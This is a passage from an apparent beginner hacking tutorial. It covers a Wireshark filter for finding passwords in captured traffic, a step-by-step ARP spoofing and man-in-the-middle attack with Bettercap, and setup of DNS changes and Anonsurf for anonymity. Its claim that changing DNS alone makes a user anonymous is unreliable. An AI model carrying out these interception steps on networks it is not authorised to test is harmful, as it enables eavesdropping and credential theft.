


It will open the content inside that stream, but if we close the popup, we can see the packets from the TCP stream.

No.	Time	Source	Destination	Protocol	Length	Info
17	1.137450697	13.33.183.68	10.0.2.15	TCP	68	443 - 49606 [ACK] Seq=3834 Ack=752 Win=32017 Len=0
18	1.172184145	13.33.183.68	10.0.2.15	TLSv1.3	125	Application Data
19	1.172217148	10.0.2.15	13.33.183.68	TCP	54	49606 - 443 [ACK] Seq=752 Ack=3905 Win=62780 Len=0
20	1.173828236	10.0.2.15	13.33.183.68	TLSv1.3	85	Application Data
26	1.284992651	13.33.183.68	10.0.2.15	TCP	60	443 - 49606 [ACK] Seq=3905 Ack=783 Win=31986 Len=0
2475	59.848780821	10.0.2.15	13.33.183.68	TLSv1.3	93	Application Data
2476	59.888935589	13.33.183.68	10.0.2.15	TLSv1.3	93	Application Data
2477	59.888977848	10.0.2.15	13.33.183.68	TCP	54	49606 - 443 [ACK] Seq=822 Ack=3944 Win=62780 Len=0
3036	94.164962684	10.0.2.15	13.33.183.68	TLSv1.3	93	Application Data
3127	94.179614260	10.0.2.15	13.33.183.68	TLSv1.3	78	Application Data
3128	94.179652135	10.0.2.15	13.33.183.68	TCP	54	49606 - 443 [FIN, ACK] Seq=885 Ack=3944 Win=62780 Len=0
3129	94.179876644	13.33.183.68	10.0.2.15	TCP	60	443 - 49606 [ACK] Seq=3944 Ack=885 Win=31884 Len=0
3130	94.188417421	13.33.183.68	10.0.2.15	TCP	60	443 - 49606 [ACK] Seq=3944 Ack=886 Win=31883 Len=0
3158	94.268586117	13.33.183.68	10.0.2.15	TCP	60	443 - 49606 [FIN, ACK] Seq=3944 Ack=886 Win=31883 Len=0
3159	94.268549814	10.0.2.15	13.33.183.68	TCP	54	49606 - 443 [ACK] Seq=886 Ack=3945 Win=62780 Len=0

8. Contains Filter

If we are looking for usernames and passwords, then we can use a contains filter. With this, we can filter packets that contain the words we specify. First, we have to specify the protocol, then contains, and then a word from which you want to filter the result.



As we can see, there are only three packets which Wireshark filtered, and each contain the keyword named.

Wireshark have a lot of filters. Take time to explore them. In the next section, we are going to learn how to perform men in the middle attack using a tool called Bettercap.

ARP Spoofing Using Bettercap.

In this section, we are going to perform ARP poisoning also known as a men in the middle attack using Bettercap. Bettercap is an APR poisoning tool used for network security and to perform men in the middle attack. Follow the given steps below to perform the attack.

ARP Spoofing (Man in The Middle Attack)

ARP is short for Address Resolution Protocol and ARP spoofing is where a hacker or any other unauthorized person sends false ARP messages to your computer or network.

There is usually a link between the hacker's MAC address and a legitimate IP address. Once this connection is made, the hacker receives any information sent to the legitimate IP address.

The good news is that this type of spoofing can only occur on local networks that use ARP. A hacker's reasons for using this spoofing method vary and may include stopping data, altering it, or interception of key messages.

What is MITM (Man In the middle) attack?

Man in the middle or MITM attacks take place when a hacker successfully intercepts your communication systems and monitors all communications between a company and its clients.

Once inside this network, the hackers can intercept communications and reroute the transaction request to their own accounts. No internet communication is safe as the MITM attacks can access e-mails, social media conversations and a lot more.

They can also get between you and the online shopping sites you like to frequent and capture all your login details and other information. WiFi connections are a favoured target for hackers using MITM style attacks.

The good news here is that there are a variety of countermeasures you can implement to stop this kind of attack before it happens

Men in The Middle Attack Practical

Having completely understood what the ARP spoofing is and how it works, let us now implement it. This, we are going to do in this section. We shall also learn how to carry out the “men in the middle attack.”

The tool we are going to carry this out is the Bettercap.

Following the steps laid down here will let us execute the MIMT effectively.


1. Set up the Bettercap

Our first step is to set up the Bettercap. It does not come pre-installed in the Kali Linux and requires that we do it manually. We do this by typing “**apt install bettercap**” in the terminal.

```
root@kali:/home/anon# apt install bettercap
Reading package lists... Done
Building dependency tree
Reading state information... Done
bettercap is already the newest version (2.28-0kali2).
The following packages were automatically installed and are no longer required:
bluez-firmware filezilla-common firmware-atheros firmware-brcm80211
firmware-intel-sound firmware-iwlwifi firmware-libertas firmware-realtek
firmware-ti-connectivity firmware-zd1211 libfilezilla0 libindicator3-7
libjsoncpp1 libmpdec2 libprotobuf22 libpugixml1v5 libsrt1-gnutls
libwxbase3.0-0v5 libwxgtk3.0-gtk3-0v5 libx264-159 openjdk-8-jre
python3-chameleon python3-flask-restless python3-mimemparse
python3-mimerender python3-waitress python3-webtest python3-zope.component
python3-zope.event python3-zope.hookable snmp testdisk tftp
Use 'sudo apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 178 not upgraded.
root@kali:/home/anon#
```

2. Run the Bettercap

After installing it, we now run it. To do this, we type “bettercap –iface.” (name of the network adapter)



The screenshot shows two terminal windows side-by-side. Both windows have a dark background and white text. The left window has a blue header bar with the text "anon@kali: ~". The right window also has a blue header bar with the text "anon@kali: ~". In the left window, the command "bettercap -iface eth0" is being typed into the terminal. Below the command, the text "bettercap v2.28 (built for linux amd64 with go1.14.4) [type 'help' for a list of commands]" is displayed. In the right window, the IP address "10.0.2.0/24 > 10.0.2.15" is shown in an orange highlighted area, followed by a prompt "»".

3. Type “help”

You need to access a list of all the commands and the modules that are available. For this to happen, you have to type “help.” Upon typing it, we can now see all the modules especially after running them on the “net.probe” module.

Modules

```
any.proxy > not running
api.rest > not running
arp.spoof > not running
ble.recon > not running
caplets > not running
dhcp6.spoof > not running
dns.spoof > not running
events.stream > running
    gps > not running
    hid > not running
http.proxy > not running
http.server > not running
https.proxy > not running
https.server > not running
mac.changer > not running
mdns.server > not running
mysql.server > not running
    net.probe > not running
    net.recon > not running
    net.sniff > not running
packet.proxy > not running
    syn.scan > not running
tcp.proxy > not running
    ticker > not running
    ui > not running
update > not running
wifi > not running
wol > not running
```

```
10.0.2.0/24 > 10.0.2.15 »
```

4. Turn on the net.probe module

We now need to turn on the “net.probe.” In order to execute this, we type the module’s name and then click “on.”

The exact same procedure is followed to turn off the module, this time by typing “off” rather than “on” after typing the module’s name. Upon turning the “net.probe module” on, the net.rocon automatically turns on.

```
10.0.2.0/24 > 10.0.2.15 » net.probe on
10.0.2.0/24 > 10.0.2.15 » [01:50:54] [sys.log] [inf] net.probe starting net.recon as a requirement for net.probe
10.0.2.0/24 > 10.0.2.15 » [01:50:54] [endpoint.new] endpoint 10.0.2.3 detected as 08:00:27:48:f9:a7 (PC5 Computer Systems GmbH).
```

5. Activate the “arp.spoof” and specify its parameters

Before you activate the “arp.spoof,” you have to specify a few parameters. Typing “help” and the name of the module lets you into complete information about the modules and their associated parameters.

At this stage, we have to empower the parapets, arp.spoof.full duplex and arp.spoof.targets. In case, we do not activate the arp.spoof.full duplex service. We will only spoof the targets and notify them that you are the router.

We do not want that to happen at all. For that course, we now have to pretend that we are the client rather than the router.

Activate the ARP spoof full duplex service by typing the set arp.spoof.full duplex true and then hitting the “enter” button. In case we run the arp.spoof without having defined any targets then the Bettercap will execute the ARP spoof attacks to every client that is attached to the network.

```
10.0.2.0/24 > 10.0.2.15 » set arp.spoof.fullduplex true  
10.0.2.0/24 > 10.0.2.15 »
```

In case we run the arp.spoof without having defined any targets, then the Bettercap will execute the ARP spoof attacks to every client that is attached to the network. To define target type, **set arp.spoof.targets (target IP address)**.

We have already covered the wireless fidelity hacking in the section that talks about how to get the IP and MAC address of the clients connected to the same network. This Bettercap may also be used to check the client on the same network. Simply type **net.show** and then hit “enter.”

At this stage, I am not defining any specific targets given that there is only one target that is connected to the WiFi network. Now, turn on the arp.spoof service by typing **arp.spoof on**.

```
10.0.2.0/24 > 10.0.2.15 » arp.spoof on
10.0.2.0/24 > 10.0.2.15 » [02:20:50] [sys.log] [inf] arp.spoof enabling forwarding
10.0.2.0/24 > 10.0.2.15 » [02:20:50] [sys.log] [war] arp.spoof full duplex spoofing enabled,
10.0.2.0/24 > 10.0.2.15 » [02:20:50] [sys.log] [inf] arp.spoof arp snooper started, probing
10.0.2.0/24 > 10.0.2.15 » [
```

Now, I activate the arp.spoof service by keying in the arp.spoof. As soon as this is done, the ARP spoofing starts and gives us a peek into the net.sniff module also. We finish off by turning net.sniff on to activate the module.

Staying Anonymous Online



Many people do not believe in online anonymity, mainly because it is associated with the ability to promote and encourage unwanted behaviour. If this is true, we should ask ourselves: is it worth sacrificing the privacy of many people to prevent some people from staying anonymous? This is a difficult question, but probably not depending on how you view it.

Many examples explain the need for online anonymity, and we do not even talk about the inconvenience (e.g., "certain websites annoy me") or the theory ("I deserve privacy"). In this chapter, you will learn how to keep your identity and privacy anonymous to protect yourself. There are several ways to stay anonymous online, and we will learn each one of them step by step

DNS (Domain Name System)

Before understanding anything about VPNs and proxy, you need to understand what a DNS is, how it works, and why it's important.

What is DNS?

DNS stands for Domain Name System. You could think of DNS as a phone book on the internet. When we access things on the internet, we do so via domain names. Domain names are web addresses such as NBC.com or nytimes.com

When trying to access information online, web browsers interact using IP addresses. The DNS converts domain names into IP addresses so that the browser can load them.


If not for DNS servers, we would have to memorize or note down IP addresses for everything we wanted to find on the internet. On a web browser, the DNS lookup process is carried out without human interaction or knowledge. It is an automatic process.

Why DNS is important?

If you do not change the DNS configuration, then you will use the default DNS provided by your ISP which means that your traffic can be registered and be identified in your country. That's why it's vital to change the DNS using a reputable and reliable source that does not register your request and guarantees anonymity.

Open terminal and types:

```
cat /etc/resolv.conf
```



```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# cat /etc/resolv.conf
# Generated by NetworkManager
nameserver 192.168.0.1
root@kali:~#
```


So, here you can see that my service name is 192.168.0.1 and my entire network will be routed through this DNS. By using a proxy, however, you can direct your traffic to another country. For example, you could be in France, but using a proxy from Germany. In such a case, it will seem like you are based in Germany, but when they check the DNS, it will still be located in France. That way, someone will easily get to the conclusion that you are in France which defeats the purpose of having to use a proxy. For this reason, you have to change the DNS to look like you are in a different place.

How to change DNS?

Changing the DNS is quite simple. All you need to do is follow the steps given below:

Open terminal and type this following command:

```
nano /etc/dhcp/dhclient.conf
```



```
root@kali: ~
File Edit View Search Terminal Help
GNU nano 2.7.4          File: /etc/dhcp/dhclient.conf

# Configuration file for /sbin/dhclient.

# This is a sample configuration file for dhclient. See dhclient.conf's
# man page for more information about the syntax of this file
# and a more comprehensive list of the parameters understood by
# dhclient.


# Normally, if the DHCP server provides reasonable information and does
# not leave anything out (like the domain name, for example), then
# few changes must be made to this file, if any.

option rfc3442-classless-static-routes code 121 = array of unsigned integer 8;

send host-name = gethostname();
request subnet-mask, broadcast-address, time-offset, routers,
domain-name, domain-name-servers, domain-search, host-name,
dhcp6.name-servers, dhcp6.domain-search, dhcp6.fqdn, dhcp6.sntp-servers,
netbios-name-servers, netbios-scope, interface-mtu.

[ Read 54 lines ]
G Get Help W Write Out M Where Is C Cut Text J Justify C Cur Pos
X Exit R Read File R Replace U Uncut Text T To Spell G Go To Line
```

Here, you can see before the text, there are # symbols which mean they are commented and not active. The System will ignore those commands until we remove the hash symbol, but we do not need to change anything here, so scroll down.



```
root@kali: ~
File Edit View Search Terminal Help
GNU nano 2.7.4          File: /etc/dhcp/dhclient.conf

#
option rfc3442-classless-static-routes code 121 = array of unsigned integer 8;

send host-name = gethostname();
request subnet-mask, broadcast-address, time-offset, routers,
domain-name, domain-name-servers, domain-search, host-name,
dhcp6.name-servers, dhcp6.domain-search, dhcp6.fqdn, dhcp6.sntp-servers,
netbios-name-servers, netbios-scope, interface-mtu,
rfc3442-classless-static-routes, ntp-servers;

#send dhcp-client-identifier 1:0:a0:24:ab:fb:9c;
#send dhcp-lease-time 3600;
#supersede domain-name "fugue.com home.vix.com";
#prepend domain-name-servers 127.0.0.1;
#require subnet-mask, domain-name-servers;
#timeout 60;
#retry 60;
#reboot 10;

[ Read 54 lines ]
G Get Help W Write Out M Where Is C Cut Text J Justify C Cur Pos
X Exit R Read File R Replace U Uncut Text T To Spell G Go To Line
```

We do, however, need to make changes to the prepend domain-name service, so remove the hash symbol and change the DNS number. I am using an open DNS which is what you should do for practice.

```
root@kali: ~
File Edit View Search Terminal Help
GNU nano 2.7.4           File: /etc/dhcp/dhclient.conf           Modified
#
option rfc3442-classless-static-routes code 121 = array of unsigned integer 8;
send host-name = gethostname();
request subnet-mask, broadcast-address, time-offset, routers,
        domain-name, domain-name-servers, domain-search, host-name,
        dhcp6.name-servers, dhcp6.domain-search, dhcp6.fqdn, dhcp6.sntp-servers,
        netbios-name-servers, netbios-scope, interface-mtu,
        rfc3442-classless-static-routes, ntp-servers;

#send dhcp-client-identifier 1:0:a0:24:ab:fb:9c;
#send dhcp-lease-time 3600;
#supersede domain-name "fugue.com home.vix.com";
prepend domain-name-servers 208.67.222.222,208.67.220.220;
#require subnet-mask, domain-name-servers;
#timeout 60;
#retry 60;
#reboot 10;

^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos
^X Exit      ^R Read File ^L Replace ^U Uncut Text ^T To Spell ^L Go To Line
```

Here, you can see that I'm using two DNS, 208.67.222.222 and 208.67.220.220. All you need to do to use two DNS is put a comma after writing the first DNS number and then typing the other one as shown in the screenshot.


After this, hit Ctrl + O and then hit enter after then hit Ctrl + X to exit.

After that, you will have we have to restart your service network manager. To do so, type the following command:

Service network-manager restart

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# nano /etc/dhcp/dhclient.conf
root@kali:~# service network-manager restart
root@kali:~#
```

That way, you will have successfully changed your DNS and restarted the network manager. The next step should be to verify that everything is okay. To do so, consider using the command: *cat /etc/resolv.conf*



```
File Edit View Search Terminal Help
root@kali:~# nano /etc/dhcp/dhclient.conf
root@kali:~# service network-manager restart
root@kali:~# cat /etc/resolv.conf
# Generated by NetworkManager
nameserver 208.67.222.222
nameserver 208.67.220.220
nameserver 192.168.0.1
root@kali:~#
```

As you can see, we are using three DNS. You can be 99% sure that all your traffic will be routed through the first DNS. If it fails to work, then the traffic will be routed through the second DNS. That should mean that you are an anonymous internet user.

In the next chapter, we are going to learn how to connect our device with tor proxies for complete anonymity.

Tor proxy

What is a proxy?

Every time we connect with someone online or visit a website, the computer we use is sharing its “address” or Internet Protocol (IP) with that other person or site. This is the address through which people can reach you and communicate. It’s what connects you to the online world. An IP address can reveal a lot of information about you such as your city, country, internet service provider, server, etc. However, depending on the destination, they can gather much more sensitive information, such as your operating system, web browser, and browsing history. A proxy server allows you to navigate online using a different or substitute IP address. Usually, your information gets sent from your computer to your service provider and then to your destination, but a proxy adds an additional step where your IP address is masked before being delivered to the destination. Proxies are very easy to find with a simple web search and require a small amount of research to implement correctly but are very accessible for an average home web user.

How does proxy work?

A proxy server acts as a doorway between you and the internet. It is an intermediary server separating users from the websites they browse.

Proxy servers also act as a firewall and a web filter. They provide a shared network connection as well as cache data to speed up common requests.

When you are using a proxy server, internet traffic flows through the proxy to the address you input. That request will then come back through the proxy server. Then, that proxy server will forward the website information to you.

It may seem simpler to just go to your desired website directly, but modern proxy servers do much more than pass along data. Proxies provide a type of security and can play a huge role in your online privacy. Any worthwhile proxy server protects you and your computer from almost every malicious item in the cyber world.

How can a proxy help us to stay anonymous?


Lots of sensitive information is tied to your IP address. In many cases, your IP address can reveal your location down to the street level. Proxies can mask that location data, giving you privacy. Proxies also hide other sensitive information such as the operating system and browsing history that can be used to manipulate your browsing experience. Using this information, you can be targeted and shown biased advertisements or information. By withholding this information, your web anonymity is enhanced. Proxies can also modify or falsify information, allowing you to change what information the receiving entity sees about you. The most common use for this is to change your disclosed location to access content outside of your country that would otherwise be inaccessible. You are also able to hide additional information about you, providing anonymity. Some proxies can, however, disclose to websites that you're masking your IP address which may prevent you from access to information. High-level anonymous proxy sites do not disclose that the user is using a proxy server. That way, you can have all your information protected without the destination website being aware that you are using a proxy.

Practical Session

We are going to use the Anonsurf tool in Kali Linux for tor proxy. With this tool, we can connect our system using a proxy very easily.

We need to install a repository named Anonsurf, so follow the steps given below

1. Open Mozilla and search Anonsurf GitHub then hit enter
2. Open the top of the result, and you will enter on this page as shown in the screen short copy the URL



3. Reopen the terminal and type git clone and paste the URL to download


Git clone <https://github.com/Und3rf10w/kali-anonsurf>

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# git clone https://github.com/Und3rf10w/kali-anonsurf.git
fatal: destination path 'kali-anonsurf' already exists and is not an empty directory.
root@kali:~#
```

A screenshot of a terminal window on a Kali Linux system. The terminal prompt is 'root@kali: ~'. The user runs the command 'git clone https://github.com/Und3rf10w/kali-anonsurf.git'. The output shows an error: 'fatal: destination path 'kali-anonsurf' already exists and is not an empty directory.' The terminal window has a dark background with light-colored text.


I already downloaded this tool so it's showing that Anonsurf already exists. In your case, it should download without any problem.

4. Type cd kali –anonsurf/ to enter on the kali –anonsurf directory



```
File Edit View Search Terminal Help
root@kali:~# git clone https://github.com/Und3f0nd/kali-anonsurf
fatal: destination path 'kali-anonsurf' already exists.
root@kali:~# cd kali-anonsurf/
root@kali:~/kali-anonsurf#
```

